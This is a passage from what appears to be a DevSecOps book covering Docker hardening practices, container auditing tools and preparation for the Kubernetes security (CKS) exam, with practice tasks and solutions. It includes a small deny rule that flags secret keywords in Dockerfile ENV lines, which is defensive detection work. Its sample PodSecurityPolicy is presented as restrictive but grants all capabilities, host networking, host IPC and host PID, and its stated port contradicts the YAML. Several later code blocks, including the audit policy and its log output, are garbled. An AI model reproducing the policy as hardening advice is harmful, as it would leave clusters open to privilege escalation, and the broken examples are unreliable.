When local archives are used, **ADD** automatically extracts them to the destination directory. While this may be acceptable, it adds the risk of zip bombs and **Zip Slip vulnerabilities** that could then be triggered automatically.

## 5. Least privileged user

When a **Dockerfile** doesn't specify a **USER**, it defaults to executing the container using the root user. In practice, there are very few reasons why the container should have root privileges and it could very well manifest as a docker security issue. Docker defaults to running containers using the root user. When that namespace is then mapped to the root user in the running container, it means that the container potentially has root access on the Docker host. Having an application on the container run with the root user further broadens the attack surface and enables an easy path to privilege escalation if the application itself is vulnerable to exploitation.

To minimize exposure, opt-in to create a dedicated user and a dedicated group in the Docker image for the application; use the **USER** directive in the **Dockerfile** to ensure the container runs the application with the least privileged access possible.

A specific user might not exist in the image; create that user using the instructions in the **Dockerfile**.

The following demonstrates a complete example of how to do this for a generic Ubuntu image:

```
FROM ubuntu
RUN mkdir /app
```

```
RUN groupadd -r lirantal && useradd -r -s /bin/false -g lirantal lirantal
WORKDIR /app
COPY . /app
RUN chown -R lirantal:lirantal /app
USER lirantal
CMD node index.js
```

*Description example above:*

- creates a system user (-r), with NO PASSORD, no home directory set, and no shell
- adds the user we created to an existing group that we created beforehand (using groupadd)
- adds a final argument set to the user name we want to create, in association with the group we created `node:10-alpine`

Docker runs its containers as root. A process that runs inside the container as root is in fact a process running as root on the host itself. This provides an opportunity for a malicious attempt to gain unrestricted access to the host itself. Containers don't need to be run as `root` user. Moreover, applications, databases, load balancers, etc. shouldn't ever be run as `root`.

`USER 1001`: this is a `non-root` user UID, and here it is assigned to the image in order to run the current container as an unprivileged user. By doing so, the added security and other restrictions mentioned above are applied to the container.

Kubernetes Pod Security Policy defines the conditions that a pod must run with; otherwise, it will not be provisioned in the cluster. In other words, if these conditions are not met, Kubernetes will prevent the pod from running.

A sample PodSecurityPolicy is given below:

## YAML code

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: my-psp
spec:
  privileged: false
  #Required to prevent escalations to root.
  allowPrivilegeEscalation: false
  allowedCapabilities:
    - '*'
  volumes:
    - 'nfs'
  hostNetwork: true
  hostPorts:
    - min: 8000
      max: 8000
  hostIPC: true
  hostPID: true
```

```

runAsUser:
  #Require the container to run without root.
  rule: 'MustRunAsNonRoot'
seLinux:
  rule: 'RunAsAny'
supplementalGroups:
  rule: 'RunAsAny'
fsGroup:
  rule: 'RunAsAny'

```

This security policy achieves the following:

- Restrict a container from running in privileged mode.
- Restrict a container that needs a root.
- Restrict a container that access esvolumes other than NFS volume.
- Only allow containers to access host port 100.

Activate policy:

```
$ kubectl create -f my-psp.yaml
```

## 6. Force no-new-privileges flag

Always run your docker images with `--security-opt=no-new-privileges` in order to prevent escalate privileges using `setuid` or `setgid` binaries.

In kubernetes, this can be configured in Security Context using **allowPrivilegeEscalation** field e.g.:

```

kind: ...
apiVersion: ...
metadata:
  name: ...
spec:
  ...
  containers:
  - name: ...
    image: ....
    securityContext:
      ...
      allowPrivilegeEscalation: false
      ...

```

Disable inter-container communication (**`--icc=false`**)

By default, inter-container communication (icc) is enabled - it means that all containers can talk with each other (using dockero bridged network). This can be disabled by running docker daemon with **`--icc=false`** flag. If icc is disabled (icc=false) it is required to tell which containers can communicate using **`--link=CONTAINER_NAME_or_ID:ALIAS`** option.

## 7. Use Linux Security Module (seccomp, AppArmor, or SELinux)

Consider using security profile like seccomp or AppArmor.

Instructions how to do this inside Kubernetes can be found at [Security Context documentation](#) and in [Kubernetes API documentation](#)

## 8. Set filesystem and volumes to read-only

You should run containers with a read-only filesystem using **--read-only** flag.

For example:

```
docker run --read-only alpine sh -c 'echo "whatever" > /tmp'
If an application inside a container has to save something temporarily, combine --
read-only flag with --tmpfs like this:
docker run --read-only --tmpfs /tmp alpine sh -c 'echo "whatever" > /tmp/file'
```

Equivalent in the docker-compose file will be:

```
version: "3"
services:
  alpine:
    image: alpine
    read_only: true
```

Equivalent in kubernetes in **Security Context** will be:

```
kind: ...
apiVersion: ...
metadata:
  name: ...
spec:
  ...
  containers:
  - name: ...
    image: ....
    securityContext:
      ...
      readOnlyRootFilesystem: true
    ...
```

In addition, if the volume is mounted only for reading **mount them as a read-only** It can be done by appending: ro to the -v like this:

```
docker run -v volume-name:/path/in/container:ro alpine
```

Or by using **--mount option**:

```
docker run --mount source=volume-name,destination=/path/in/container,readonly
alpine
```

## 9. Do not store secrets in environment variables

The first docker security issue to prevent is including plaintext secrets in the Dockerfile. Never store secrets in a Dockerfile that may allow a user with access to the Dockerfile to misplace, misuse, or compromise an entire framework's security.

Secrets distribution is a hairy problem and it's easy to do it wrong. For containerized applications one can surface them either from the filesystem by mounting volumes or more handily through environment variables.

Unfortunately using `ENV` to store tokens, password or credentials is a bad practice: because Dockerfiles are usually distributed with the application, so there is no difference from hard coding secrets in code.

How to detect it:

```
secrets_env = [
    "passwd",
    "password",
    "pass",
    # "pwd", can't use this one
    "secret",
    "key",
    "access",
    "api_key",
    "apikey",
    "token",
    "tkn"
]

deny[msg] {
    input[i].Cmd == "env"
    val := input[i].Value
    contains(lower(val[_]), secrets_env[_])
    msg = sprintf("Line %d: Potential secret in ENV key found: %s", [i, val])
}
```

Standard best practice is to safely encrypt key secrets in third-party tools, for example such as the **Hashicorp Vault**. You can use this same approach for other container secrets beyond access credentials.

## 10. Enable encrypted communication (SSH and TLS)

Limit Docker Daemon's access to only a handful of key users. Additionally, limit direct access to container files by enforcing SSH-only access for general users.

And use TLS certificates for encrypting host-level communication. It's also essential to disable unused ports and keep default ports exposed only for internal use.

## 11. Sign and verify images to mitigate MITM attacks

Authenticity of Docker images is a challenge. We put a lot of trust into these images as we are literally using them as the container that runs our code in production. Therefore, it is critical to make sure the image we pull is the one that is pushed by the publisher, and that no party has modified it. Tampering may occur over the wire, between the Docker client and the registry, or by compromising the registry of the owner's account in order to push a malicious image to.

Docker defaults allow pulling Docker images without validating their authenticity, thus potentially exposing you to arbitrary Docker images whose origin and author aren't verified.

Make it a best practice that you always verify images before pulling them in, regardless of policy. To experiment with verification, temporarily enable Docker Content Trust with the following command:

```
export DOCKER_CONTENT_TRUST=1
```

Now attempt to pull an image that you know is not signed—the request is denied and the image is not pulled.

When Docker Content Trust is enabled, as we exhibited above, a Docker image build signs the image. When the image is signed for the first time, Docker generates and saves a private key in `~/docker/trust` for your user. This private key is then used to sign any additional images as they are built.

## 12. Use a linter

Adopt the use of a linter to avoid common mistakes and establish best practice guidelines that engineers can follow in an automated way. This is a helpful docker security scanning task to statically analyze Dockerfile security issues.

One such linter is hadolint. It parses a Dockerfile and shows a warning for any errors that do not match its best practice rules.

```
/tmp$ docker run --rm -i hadolint/hadolint < Dockerfile-test
/dev/stdin:3 DL4000 MAINTAINER is deprecated
/dev/stdin:6 DL3008 Pin versions in apt get install. Instead of `apt-get install <package>` use `apt-get install <package>=<version>`
/dev/stdin:6 DL3009 Delete the apt-get lists after installing something
/dev/stdin:6 DL3016 Pin versions in npm. Instead of `npm install <package>` use `npm install <package>@<version>`
/dev/stdin:6 DL3015 Avoid additional packages by specifying `--no-install-recommends`
/dev/stdin:17 DL3020 Use COPY instead of ADD for files and folders
/dev/stdin:18 DL3020 Use COPY instead of ADD for files and folders
/tmp$
```

**Hadolint** is even more powerful when it is used inside an integrated development environment (IDE). For example, when using hadolint as a VSCode extension, linting errors appear while typing. This helps in writing better Dockerfiles faster.

## 5.4 Recommended open sources Docker security auditing tools

### 1. Docker Bench for Security

Geared toward developers who manage containers with the Docker community edition, Docker Bench for Security is Docker's open-source script for auditing containers against common security best practices.

Docker Bench bases its tests on the industry-standard CIS benchmarks, helping automate the tedious process of manual vulnerability testing.

### 2. Clair

Clair ingests many vulnerability data sources, such as Debian Security Bug Tracker, Ubuntu CVE Tracker, and Red Hat Security Data. Since Clair consumes so many CVE databases, its auditing is comprehensive. Clair first indexes a list of features within a container image. Then, using the Clair API, developers can query the database for vulnerabilities related to a particular image.

It's easy to deploy it to a Kubernetes cluster:

```
git clone https://github.com/coreos/clair cd clair/contrib/helm cp clair/values.yaml
~/my_custom_values.yaml vi ~/my_custom_values.yaml helm dependency update clair helm
install clair -f ~/my_custom_values.yaml
```

### 3. OpenSCAP Workbench

OpenSCAP is an ecosystem for IT admins and security auditors that includes many open security benchmark guides, configuration baselines, and open-source tools.

Those operating on Fedora, Red Hat Enterprise Linux, CentOS, or Scientific Linux can install the OpenSCAP Workbench as a GUI to run scans on virtual machines, containers, and images. You install OpenSCAP Workbench with this command:

```
# yum install scap-workbench
```

To verify containers against SCAP policy guides and CVEs, use the oscap-docker utility that ships with OpenSCAP.

OpenSCAP is centered on the NIST-certified Security Content Automation Protocol (SCAP), and provides many machine-readable security policies. Because OpenSCAP is more broad-

based than others on this list, it's a good choice for teams looking to create security policies for an entire platform.

#### 4. Dagda

This tool is another tool for static analysis of container security. Its CVE sources include the OWASP dependency check, Red Hat Oval, and the Offensive Security exploit database.

To use Dagda to scan a [Docker container](#), you first populate a Mongo database with vulnerability data. Perform this command to analyze a single Docker image:

```
python3 dagda.py check --docker_image jboss/wildfly
```

You can run it remotely, or continually call it to monitor active Docker containers. The output displays the number of vulnerabilities, severity level, and other details to aid remediation.

One of Dagda's benefits is wide coverage of vulnerability data. That means direct access to a wealth of updated, comprehensive exploit collections. It is also flexible in that you can control it by way of both a CLI and REST API.

#### 5. Sysdig Falco

Falco is a Kubernetes-aware security auditing tool, developed by Sysdig, that emphasizes behavioral monitoring for containers, hosts, and network activities. Using Falco, developers can set up continuous checks on their infrastructure, detect anomalies, and set up alerts for any type of Linux system calls.

Falco documentation recommends that users run Falco as a Docker container. When implemented, a standard output Falco alert looks like this:

```
stdout_output: enabled: true 10:20:05.408091526: Warning Sensitive file opened for  
reading by non-trusted program
```

Use Falco to monitor when a shell runs in a container, where a container has been mounted, unexpected reads of sensitive files, outbound network attempts, or other suspicious calls.



# Chapter 6.

## Tips and tricks for pass certification exam

### 6.1 How is be a security certification in DevSecOps?

One of ways to confirm your practical and applied skills is professional certification. This is the process of passing a specially prepared exam, which can take place both in a certification center or online proctoring. Quite often, this also includes previous face-to-face or online training, studying textbooks, and membership in an organization that provides all of these certification services. However, often all these points are not strictly required, you can only pass exam and get confirmation of success with electronic certificate.

Professional certification is offered by both special organizations - **EC-Council** (CEH, CHFI, CASE), **CompTIA** (PenTest+, Security+, Cloud+), **ISACA** (CISA, CISM, CDPSE), **ISC** (CISSP, (CCSP, SSCP, CSSLP) that prepare certification programs in a particular direction, and vendors that produce their product, for example, **RedHat** (RHCSA, RHCE, RHCSS), **Cisco** (CCNA, CCNP, CCNP Sec), **Microsoft** (MCSA, MCSE, MCSA), and so on.

Passing the exam costs a certain amount of money and as a rule, resulting certificate has a certain life span.

As for DevSecOps specifically, there is currently no single recognized certification program. However, there are separate exams for one or more field that are actively used in DevSecOps. For example, Secure Software Development Life Cycle (SecSDLC) or Cloud Security, Software Application Security. All of them are provided by different certification service providers and are compiled solely from preferences and ideas of his author. Which of these certification programs are more theoretical in nature, while some contain laboratory work and tasks that emulate real-world case.

However, in order to consider yourself and really be a DevSecOps expert, you need to focus on cybersecurity issues, choose those technologies, software products, frameworks that are only used today in industrial operation among DevOps environment. And in particular, we will look at recently appeared, but already gaining great popularity, **The Certified Kubernetes Security Specialist (CKS)**.

### 6.2 Author's opinion about certifications

The extreme time of obtaining professional certificates is becoming a fashionable phenomenon. For some community members, showing their certificate is an important part of their image. There are those who receive certificates simply because it is their «job» - to be a certified specialist and promote their lifestyle. For some, this is self-confidence, for example, when moving to another country, and someone is chasing the opportunity to get a new position and, accordingly, a more or less solid increase in salary.

Of course, the preparation for the exam, this delivery is worth a lot of material costs, a lot of personal time and more nerves. And those who have actually passed the certification definitely «know something» and «can something».

The author of this book in no way wants to downplay the importance of certification or devalue the efforts of thousands of people who have passed it or are still preparing for it. All of above is just an experience of personal observation and communication with colleagues from cyber security industry, in other words, your own view on this issue.

Why is this happening? Certification, on the one hand, gives the employer more or less visual confidence in knowledge and experience of candidate they are looking for. On the other hand, for an employee who is looking for a new position, this is a chance to pass hundreds of automatic selection filters on websites and web portals about work and convey their CV to the HR agent. Also, in some legal aspects, in order to be hired, for example, in the US state law military agencies, it is necessary to have an approved certification of a certain sample, we are talking about the notorious **CEH**.

It is important to understand that any education courses, online trainings, certifications, and everything related to this is a business that, like, for example, software development or cargo delivery, brings money and a certain status to the owners of these training and certification centers. In fact, I have seen quite a few good guys who did not even have a specialized education and at same time quite successfully develop in their activities. And many of them, having gone from junior only to senior or team lead positions, received additional certificates on last stage. In general, if you have the opportunity, money, time, then getting certificates is not the worst thing.

The author of this book believes that real experience will not replace any training, and no exam will prepare you for real cases. In real life, there are no cheat sheets, in some cases there is not even a second attempt to redo something, and many questions that only arise in practice will never be consecrated in textbooks or training materials. The golden rule of the «old era» is to take and do, do and do. Along the way, I am more and more immersed in technical features and specifics of activity. It is not so important to know everything, how to have an approach to the «how to do it?» and a way of thinking characteristic of winner, when every mistake or failure does not mean the end. Passion, love for business you are doing, genuine interest give a much more effective effect than the whole theory and tons of training courses.

**And finally, I want to quote my colleague:**

*Constant improvement is what your adversaries master at. Even though you might go for a new certificate from time to time – this is not the improvement I am talking about. Webinars are not improvement. Good, old-school reading and putting what you learned into practice is going to make you a master of your craft. Let the others go for the certificates – you will not be competing on their low level anyway.*

*Finally – please stop making blogs and blog posts your primary source of infosec news and start reading well written books and military-grade papers on security – they are not that difficult to find. Let the “certified professionals” post and read on blogs – this book is for the ones who want to go beyond a certification or a degree (if you hold any certificate, please do not get offended – I’ve seen the good and the bad from people holding them and can say it only depends on the person – some people know what they’re doing, many don’t). Remember the golden rule of being an expert – read the books the authors of your bestseller books had to read to become good enough to write your bestseller books! Do you really think they would have written them by reading blog posts? Don’t think so.*

*Alexander S.*

## 6.3 What is CKS?

The Certified Kubernetes Security Specialist (**CKS**) program was created by the Cloud Native Computing Foundation (CNCF), in collaboration with The Linux Foundation, to help develop the Kubernetes ecosystem. This new certification (since 2020) is designed to enable cloud-native professionals to demonstrate security skills to current and potential employers.

It demonstrates how CNCF and the public community around Kubernetes is extremely serious about security issues and the latest news about hacks like SUPERNova (SolarWinds) only confirms that it’s high time we include a strong security posture from the start of our container supply chains.

The **CKS** extends the Certified Kubernetes Administrator (**CKA**), which is a pre requirement to have. It considers various security configurations and best practices when it comes to cluster and application level.

The certification remains valid for two years from the date it is awarded. The cost is \$300 and includes one free retake (relevant in first half of the year).



## 6.4 What are get the benefits of certification?

Certification is a key step in that process, allowing certified security specialists to quickly establish their credibility and value in the job market, and also allowing companies to more quickly hire high-quality teams to support their growth.

Kubernetes certifications create new opportunities for career growth. A recent survey by [Cloud Native Computing Foundation](#) suggests that Kubernetes is the go-to choice for more than 78% of organizations and nearly 84% of companies run containers in production. Such trends are also visible in the [2021 Red Hat OpenShift report](#), which states that more than half of IT companies intend to increase the use of containers in the future.

Many organizations shortlist employment candidates who hold the Kubernetes certification, so getting certified helps you stand out and often means less competition when you're looking for a new job. Companies are also willing to pay more to K8s engineers because hiring managers realize that very few individuals are skilled in this emerging field. Kubernetes engineers are willing to pay more which gives you the mighty potential for a hike in salary. The companies are looking for certified Kubernetes professionals, as the majority of them are moving their application towards containers.

## 6.5 Exam Details

The CKS exam is a performance-based certification exam that tests candidates' knowledge of Kubernetes and cloud security in a simulated, real world environment.

This exam is an online, proctored, performance-based test that requires solving multiple tasks from a command line running Kubernetes. Candidates have 2 hours to complete the tasks.

The CKS exam environment will be aligned with the most recent K8s minor version within approximately 4 to 8 weeks of the K8s release date.

Certified Kubernetes Security Specialist (**CKS**) candidates must have taken and passed the Certified Kubernetes Administrator (**CKA**) exam prior to attempting the CKS exam. CKS may be purchased but not scheduled until CKA certification has been achieved.

CKA Certification must be active (non-expired) on the date the CKS exam (including Retakes) is scheduled.

## 6.6 Technical details

The CKS test performance-based with 15-20 hands-on performance-based tasks, and candidates have 2 hours to complete the exam tasks.

The exam will test domains and competencies including:

- **Cluster Setup (10%):** best practice configuration to control the environment's access, rights and platform conformity.
- **Cluster Hardening (15%):** protecting K8s API and utilize RBAC.
- **System Hardening (15%):** improve the security of OS & Network; implement IAM/
- **Minimize Microservice Vulnerabilities (20%):** utilizing on K8s various mechanisms to isolate, protect and control workload.
- **Supply Chain Security (20%):** container-oriented security, trusted resources, optimized container images, CVE scanning.
- **Monitoring, Logging, and Runtime Security (20%):** analyse and detect threads.

**Passing score:** 67% (67/100)

For your convenience, all environments, in other words, the base system and the cluster nodes, have the following additional command-line tools pre-installed and pre-configured:

- *kubect*l with *kalias* and *bash autocompletion*
- *yq* and *jqfor*
- *tmux* or another terminal
- *curl* and *wget*
- *man*

Further instructions for connecting to cluster nodes will be provided in the appropriate tasks

## 6.7 Official resources and other stuff for prepare to exam

### 6.7.1 Resources allowed during exam

#### **Kubernetes Documentation:**

- <https://kubernetes.io/docs/> and their subdomains
- <https://github.com/kubernetes/> and their subdomains
- <https://kubernetes.io/blog/> and their subdomains

#### **Software tools:**

- Trivy documentation

<https://github.com/aquasecurity/trivy>

- Sysdig documentation

<https://docs.sysdig.com/>

- Falco documentation

<https://falco.org/docs/>

App Armor:

<https://gitlab.com/apparmor/apparmor/-/wikis/Documentation>

### 6.7.2 Books

- Learn Kubernetes Security: Securely orchestrate, scale, and manage your microservices in Kubernetes deployments by Kaizhe Huang, Pranjal Jumde, Loris Degioanni
- Container Security: Fundamental Technology Concepts that Protect Containerized

### 6.7.3 Video course

- Certified Kubernetes Security Specialist (CKS). Training by Linux Foundation

<https://training.linuxfoundation.org/certification/certified-kubernetes-security-specialist/>

- Kubernetes Security Essentials (LFS260). Training by Linux Foundation

<https://training.linuxfoundation.org/training/kubernetes-security-essentials-lfs260/>

- Certified Kubernetes Security Specialist 2021. Master Course to prepare for CKS certification by Zeal Vora

<https://www.udemy.com/course/certified-kubernetes-security-specialist-certification/>

- Certified Kubernetes Security Specialist (CKS). Theoretical Course Videos - Learn Kubernetes Security by Lawrence Manickam

<https://www.udemy.com/course/certifiedkubernetessecurityspecialist/>

### 6.7.4 Practice Hand's on labs

It would be best to have a practice cluster to learn and try out all the concepts involved in CKS certification. I have the following suggestion for CKS practice labs.

- [Katacoda](#) - Interactive Learning Platform for Software Engineers
- [Minikube](#) - is local Kubernetes, focusing on making it easy to learn and develop for Kubernetes
- [Play with Kubernetes](#) - A simple, interactive and fun playground to learn Kubernetes
- [CKS Exam series by killer.sh](#)
- [CKS course environment by killer.sh](#)
- [CKS course environment by zealvora](#)

## 6.7.5 Tutorials

- [Cloud native security defending containers and kubernetes](#)
- [Tutorial: Getting Started With Cloud-Native Security - Liz Rice, Aqua Security & Michael Hausenblas](#)
- [Hands-on Tutorial](#)
- [K21 academy CKS step by step activity hands-on-lab activity guide](#)
- [Andrew Martin Control Plane Security training](#)
- [Cloud Native Security Tutorial](#)

## 6.7.6 Extra Kubernetes security resources

- [kubernetes-security.info](#)
- [AquaSecurity Blogs](#)
- [Andrew Martin: 11 ways not to get hacked](#)
- [InGuardians/Jay Beale: Kubernetes Practical attacks and defenses](#)
- [Google/Ian Lewis : Kubernetes security best practices](#)
- [Kubernetes security concepts and demos](#)

## 6.7.5 The big list of CKS bookmarks

Here's my handy list of bookmarks on topics relevant to the CKS material. Each of these links is allowable to be viewed during the exam.

### Admission Controllers

- <https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/>
- <https://kubernetes.io/blog/2019/03/21/a-guide-to-kubernetes-admission-controllers/#why-do-i-need-admission-controllers>
- <https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#imagepolicywebhook>

### General knowledge

- <https://kubernetes.io/docs/tasks/configure-pod-container/configure-volume-storage/>
- <https://kubernetes.io/docs/tasks/configure-pod-container/configure-liveness-readiness-startup-probes/>
- <https://kubernetes.io/docs/concepts/configuration/secret/>

## **Users**

- <https://kubernetes.io/docs/reference/access-authn-authz/certificate-signing-requests/>

## **Upgrading cluster**

- <https://kubernetes.io/docs/tasks/administer-cluster/kubeadm/kubeadm-upgrade/>

## **API Server**

- <https://kubernetes.io/docs/concepts/security/controlling-access/>
- <https://kubernetes.io/docs/reference/command-line-tools-reference/kube-apiserver/>
- <https://kubernetes.io/docs/tasks/administer-cluster/access-cluster-api/>

## **Dashboard**

- <https://github.com/kubernetes/dashboard/blob/master/docs/user/access-control/README.md>
- <https://github.com/kubernetes/dashboard/blob/master/docs/common/dashboard-arguments.md>

## **Runtime classes**

- <https://kubernetes.io/docs/concepts/containers/runtime-class/>

## **Scheduling**

- <https://kubernetes.io/docs/concepts/scheduling-eviction/assign-pod-node/>

## **Etcd encryption**

- <https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>

## **AppArmor**

- <https://kubernetes.io/docs/tutorials/clusters/apparmor/#example>

## **Audit**

- <https://kubernetes.io/docs/tasks/debug-application-cluster/audit/>

## **Network ingress**

- <https://kubernetes.io/docs/concepts/services-networking/ingress/>

## **Network policies**



- <https://kubernetes.io/docs/concepts/services-networking/network-policies/>
- <https://kubernetes.io/docs/tasks/administer-cluster/declare-network-policy/>

## **OpenPolicyAgent**

- <https://kubernetes.io/blog/2019/08/06/opa-gatekeeper-policy-and-governance-for-kubernetes/>

## **Pod security**

- <https://kubernetes.io/docs/concepts/policy/pod-security-policy/>
- <https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.20/#podsecuritycontext-v1-core>
- <https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>

## **RBAC**

- <https://kubernetes.io/docs/reference/access-authn-authz/rbac/>

## **SecComp**

- <https://kubernetes.io/docs/tutorials/clusters/seccomp/>

## **Service accounts**

- <https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/>
- <https://kubernetes.io/docs/reference/access-authn-authz/service-accounts-admin/>

# **6.8 Review of typical questions**

## **Question 1.**

Enable audit logs in the cluster, To Do so, enable the log backend, and ensure that

1. logs are stored at /var/log/kubernetes-logs.txt.
2. Log files are retained for 12 days.
3. at maximum, a number of 8 old audit logs files are retained.
4. set the maximum size before getting rotated to 200MB

Edit and extend the basic policy to log:

1. namespaces changes at RequestResponse

2. Log the request body of secrets changes in the namespace kube-system.
3. Log all other resources in core and extensions at the Request level.
4. Log "pods/portforward", "services/proxy" at Metadata level.
5. Omit the Stage RequestReceived

All other requests at the Metadata level

## Answer:

Kubernetes auditing provides a security-relevant chronological set of records about a cluster. Kubeapiserver performs auditing. Each request on each stage of its execution generates an event, which is then pre-processed according to a certain policy and written to a backend. The policy determines what's recorded and the backends persist the records.

You might want to configure the audit log as part of compliance with the CIS (Center for Internet Security) Kubernetes Benchmark controls.

The audit log can be enabled by default using the following configuration in **cluster.yml**:

```
services:
  kube-api:
    audit_log:
      enabled: true
```

When the audit log is enabled, you should be able to see the default values at

```
/etc/kubernetes/auditpolicy.yaml
```

The log backend writes audit events to a file in JSONlines format. You can configure the log audit backend using the following kube-apiserver flags:

*--audit-log-path specifies the log file path that log backend uses to write audit events.  
Not specifying*

this flag disables log backend. - means standard out

*--audit-log-maxage defined the maximum number of days to retain old audit log files*

*--audit-log-maxbackup defines the maximum number of audit log files to retain*

*--audit-log-maxsize defines the maximum size in megabytes of the audit log file before it gets rotated*

If your cluster's control plane runs the kube-apiserver as a Pod, remember to mount the hostPath to the location of the policy file and log file, so that audit records are persisted. For example:

```
--audit-policy-file=/etc/kubernetes/audit-policy.yaml \  
--audit-log-path=/var/log/audit.log
```

## Question 2.

Create a User named john, create the CSR Request, fetch the certificate of the user after approving it. Create a Role name john-role to list secrets, pods in namespace john.

Finally, create a RoleBinding named john-role-binding to attach the newly created role john-role to the user john in the namespace john. To Verify: Use the kubectl auth CLI command to verify the permissions.

## Answer:

Use kubectl to create a CSR and approve it.

Get the list of CSRs:

```
kubectl get csr
```

Approve the CSR:

```
kubectl certificate approve myuser
```

Get the certificate

Retrieve the certificate from the CSR:

```
kubectl get csr/myuser -o yaml
```

here are the role and role-binding to give john permission to create NEW\_CRD resource:

## Question 3.

Create a RuntimeClass named untrusted using the prepared runtime handler named runsc.

Create a Pods of image alpine:3.13.2 in the Namespace default to run on the gVisor runtime class.

**Verify:** Exec the pods and run the dmesg, you will see output like this:

```
[ 0.000000] Starting gVisor...
[ 0.183366] Creating cloned children...
[ 0.290397] Moving files to filing cabinet...
[ 0.392925] Letting the watchdogs out...
[ 0.452958] Digging up root...
[ 0.937597] Gathering forks...
[ 1.095681] Daemonizing children...
[ 1.306448] Rewriting operating system in Javascript...
[ 1.514936] Reading process obituaries...
[ 1.589958] Waiting for children...
[ 1.892298] Segmenting fault lines...
[ 1.974048] Ready!
```

## 6.9 The examples of practice task

### TASK 1. Audit Policy

- Enable Audit Policy on a Kubernetes cluster.
- Create a policy at /etc/kubernetes/audit/policy.yaml
- Edit the policy to log deployments changes instead of pods at
- RequestResponse Level.

#### Solution:

Auditing in Kubernetes provides a record of what's happening inside the cluster at different levels. Different Kubernetes objects can be logged at different levels to provide you the information or security breach if it happens.

From the docs Auditing helps you with the following questions.

- what happened?
- when did it happen?
- who initiated it?
- on what did it happen?
- where was it observed?
- from where was it initiated?
- to where was it going?

Edit the kube-apiserver.yaml present at /etc/kubernetes/manifests and add below lines

```
spec:
  containers:
  - command:
    - kube-apiserver
    --audit-policy-file=/etc/kubernetes/audit/policy.yaml
```

```

-
--audit-log-path=/etc/kubernetes/audit/logs/audit.log
- --audit-log-maxsize=3
- --audit-log-maxbackup=2

```

In the same file add the volume mount and the volumes for same

```

volumes:
- name: audit-log
  hostPath:
    path: /etc/kubernetes/audit/logs/audit.log
    type: FileOrCreate
- name: audit
  hostPath:
    path: /etc/kubernetes/audit/policy.yaml
    type: File

volumeMounts:
- mountPath: /etc/kubernetes/audit/policy.yaml
  name: audit
  readOnly: true
- mountPath: /etc/kubernetes/audit/logs/audit.log
  name: audit-log
  readOnly: false

```

Now that the apiserver editing is done, create the audit policy from kubernetes documentation.

```

#   apiVersion: audit.k8s.io/v1 # This is required.
#   kind: Policy
#   # Don't generate audit events for all requests in RequestReceived stage.
#   omitStages:
#   -   "RequestReceived"
#   rules:
#       # Log pod changes at RequestResponse level
#       - level: RequestResponse
#         resources:
#           - group: ""
#
#       # Resource "pods" doesn't match requests to any
#       # subresource of pods
#       # which is consistent with the RBAC policy. resources: ["pods"]
#       # Log "pods/log", "pods/status" at Metadata level - level: Metadata
#       resources:
#       group: ""
#       resources: ["pods/log", "pods/status",]

```

```

#       # Don't log requests to a configmap called "controller-leader"
#       - level: None
#       resources:
#           group: ""
#           resources: ["configmaps"]
#           resourceNames: ["controller-leader"]
#       # Don't log watch requests by the "system:kube-proxy" on endpoints or
services
#       - level: None
#       users: ["system:kube-proxy"]
#       verbs: ["watch"] resources:
#       - group: "" # core API group
#       resources: ["endpoints", "services"]
#       # Don't log authenticated requests to certain non-resource URL paths.
#       - level: None
#       userGroups: ["system:authenticated"]
#       nonResourceURLs:
#       - "/api*" # Wildcard matching.
#       - "/version"
#       - # Log the request body of configmap changes in kube-system.
#       - level: Request resources:
#       - group: "" # core API
#       - group resources: ["configmaps"]

#       This rule only applies to resources in the "kube-system" namespace.
#       The empty string "" can be used to select non-namespaced resources.
namespaces: ["kube-system"]
#       Log configmap and secret changes in all other namespaces at the Metadata
level.
#       - level: Metadata resources:
#       - group: "" # core API group resources: ["secrets", "configmaps"]
#       Log all other resources in core and extensions at the Request level.
#       - level: Request resources:
#       - group: "" # core API group
#       - group: "extensions" # Version of group should NOT be included.
#       A catch-all rule to log all other requests at the Metadata level.
#       - level: Metadata
#       Long-running requests like watches that fall under this rule will not
#       generate an audit event in RequestReceived. omitStages:
- "RequestReceived"

```

Once the apiserver pod is restarted you will be able to see the logs getting generated.

```

"kind": "Event", "apiVersion"
"audit.k8s.io/v1"
request", "auditID": "4f7cef69-59c0-451f-aa97-40be7027ebb2",

```

```

"stage": "ResponseComplete", "requestURI": "/api/v1/namespaces/kube-
system/configmaps/vip-configmap", "verb": "get", "us
er": {"username": "system:serviceaccount:kube-system:default", "uid": "6d7ef50e-dcfa-
4069-ba9a-667a83cacc5e", "groups":
["system:serviceaccounts", "system:serviceaccounts:kube-sy
stem", "system:authenticated"]}, "sourceIPs": ["172.17.0.64"], "userAgent": "kube-
keepalived-vip/v0.0.0 (linux/amd64)
kubernetes/$Format", "objectRef": {"resource": "configmaps",
"namespace": "kube-system", "name":
"vip-configmap",
"apiVersion": "v1"}, "responseStatus": {"metadata": {}},
"code": 200},
requestReceivedTimestamp": "2021-01-25T06:55:00.680748Z", "s
tageTimestamp": "2021-01-25T06:55:00.683244Z", "annotations
": {"authorization.k8s.io/decision": "allow", "authorization.k8s.io/reason": "RBAC:
allowed by ClusterRoleBinding \"permissive-binding\" of ClusterRole \"cluster-
admin\" to Group \"system:serviceaccounts\""}

```

Now edit the policy and change the rule to log deployments changes at RequestResponse Level and restart apiserver pod.

```

- level: RequestResponse resources:
- group:
!l I!
resources:
["deployments"]

```

There can be different scenarios where you are asked to log different Kubernetes objects at different Levels which should just be editing the policy and restarting the apiserver.



## TASK 2. Container Runtimes

You must do:

- Create a cluster with Containerd as the container Engine
- Create a new RuntimeClass named demo with runc as handler
- Create a pod test with image nginx and runtimeClass as demo
- Check if the pod is in running status

## Solution:

I will be using k3s cluster that by default comes with containerd. Now you can also check out the kubernetes documentation to see how you can set up the kubernetes cluster with containerd and then complete the remaining steps.

Edit the containerd configuration to use runc

```
[plugins.cri.containerd.runtimes.runc]
runtime_type = "io.containerd.runc.v2"
```

Create a RuntimeClass

```
apiVersion: node.k8s.io/v1
kind: RuntimeClass
metadata:
  name: demo
handler: runc
```

Create the pod that uses RuntimeClass demo

```
apiVersion: v1
kind: Pod
metadata:
  name: test
spec:
  runtimeClassName: demo
containers:
- name: test
  image: nginx
```

Check the running status of the pod

```
kubectl get Pods
NAME    READY   STATUS    RESTARTS   AGE
